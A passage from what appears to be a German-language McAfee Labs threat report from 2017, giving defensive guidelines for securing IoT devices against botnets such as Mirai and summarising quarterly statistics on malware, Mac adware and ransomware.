- Ausnutzung von Schwachstellen in Echtzeit-Betriebssystemen (in erster Linie in Branchen, die sehr häufig IoT-Geräte einsetzen)
- Raffiniertere Umgehungsmechanismen, z. B. verschlüsselte Kommunikation, Peer-Netzwerke und komplexere Kontrollstrukturen

## Umsetzbare Richtlinien und Vorgehensweisen zur Absicherung von IoT-Geräten

- Untersuchen Sie die Sicherheitshistorie des IoT-Geräts. Vor dem Kauf eines IoT-Geräts sollten Sie überprüfen, ob bei dem Gerät oder dem Anbieter bzw. Hersteller Probleme aufgetreten sind. Eine schnelle Internetsuche genügt häufig bereits. Die Webseite der US-Bundeshandelskommission (Federal Trade Commission, FTC) listet frühere Maßnahmen auf. Mit einiger Recherche stellen Sie vielleicht fest, dass einige Unternehmen die Sicherheitsbelange ihrer Produkte vernachlässigen, während andere deutlich aktiver sind.


Kurzverteilung

Absicherung von IoT-Geräten zum Schutz vor Angriffen

Wenn Sie erfahren möchten, wie Intel Security-Produkte vor Botnets schützen können, klicken Sie bitte hier.

- Halten Sie die Software aller IoT-Geräte auf dem neuesten Stand. Dieser grundlegende Schritt beseitigt häufig Schwachstellen, insbesondere solche, die erst kürzlich bekannt wurden und breite Aufmerksamkeit erfuhren. Sie sollten ein Verfahren zur Patch-Installation ausarbeiten und überprüfen, ob die Patches ordnungsgemäß installiert wurden.
- Minimieren Sie das Risiko für nicht patchbare IoT-Geräte mit Anwendungs-Whitelists, die Systeme abriegeln und die Ausführung nicht genehmigter Programme verhindern.
- Trennen Sie IoT-Geräte mit einer Firewall und einem Eindringungs-schutzsystem vom restlichen Netzwerk. Deaktivieren Sie nicht benötigte Dienste und Ports auf diesen Systemen, um die Zahl der möglichen Infektionseintrittspunkte zu reduzieren. Mirai nutzt nicht verwendete Ports aus.
- Ändern Sie Standardwerte, und legen Sie starke Kennwörter fest. Die größte Gefahr für IoT-Geräte sind schwache oder standardmäßig festgelegte Kennwörter. Verwenden Sie für Ihre Kennwörter daher lange Phrasen, Sonderzeichen, Groß-/Kleinschreibung sowie Ziffern. Kennwörter müssen stark sein, damit sie nicht leicht erraten werden können.
- Nutzen Sie IoT-Sicherheitseinstellungen. Einige IoT-Geräte bieten erweiterte Konfigurationsmöglichkeiten, die Sie so weit wie möglich nutzen sollten. Zudem erlauben manche IoT-Produkte separate Netzwerkeinstellungen, ähnlich wie bei einem Gast-WLAN-Netzwerk, das parallel zu Ihrer Hauptverbindung betrieben werden kann. Das ist nur ein Beispiel – andere Produkte können noch weitere Funktionen bieten.
- Vernetzen Sie IoT-Geräte über sichere WLAN-Verbindungen. Nutzen Sie starke Kennwörter sowie die neuesten Sicherheitsprotokolle (z. B. WPA2).
- Schränken Sie den physischen Zugriff auf IoT-Geräte ein. Auch die unmittelbare Manipulation an den Geräten kann Hacks ermöglichen.
- Deaktivieren Sie Universal Plug and Play (UPnP). Viele IoT-Geräte unterstützen UPnP, sodass sie über das Internet leicht zu finden und somit für Malware-Infektionen anfällig sind. Daher sollte UPnP möglichst deaktiviert werden.
- Schalten Sie IoT-Geräte regelmäßig aus. Malware befindet sich meist im flüchtigen Speicher und kann durch einen Neustart entfernt werden.

Wenn Sie erfahren möchten, wie Intel Security-Produkte vor Botnets schützen können, klicken Sie bitte hier.



# Statistische Bedrohungsdaten

Malware


Zwischenfälle

Internet-Bedrohungen


Feedback teilen

# Malware

Die Anzahl der böswilligen Varianten, die pro Quartal erfasst werden, steigt und fällt je nach Jahr und Quartal. Der Rückgang während der letzten drei Quartale spiegelt den Trend wieder, den wir Anfang 2015 feststellen. Das Muster von zwei bis drei Wachstumsquartalen gefolgt von drei Quartalen des Rückgangs zeigt sich zuverlässig seit 2013.





Quelle: McAfee Labs, 2017.





Quelle: McAfee Labs, 2017.


Diesen Bericht teilen





Quelle: McAfee Labs, 2017.




Quelle: McAfee Labs, 2017.





Quelle: McAfee Labs, 2017.





Quelle: McAfee Labs, 2017.

Diesen Bericht teilen

Ebenso wie im letzten Quartal ist das starke Wachstum bei Mac OS-Malware auf Adware-Bundles zurückzuführen.





Quelle: McAfee Labs, 2017.





Quelle: McAfee Labs, 2017.

Diesen Bericht teilen

Der starke Rückgang bei Ransomware liegt hauptsächlich an einem Rückgang bei generischen Ransomware-Erkennungen sowie einem Rückgang bei Locky und CryptoWall.





Quelle: McAfee Labs, 2017.





Quelle: McAfee Labs, 2017.

Diesen Bericht teilen





Quelle: McAfee Labs, 2017.

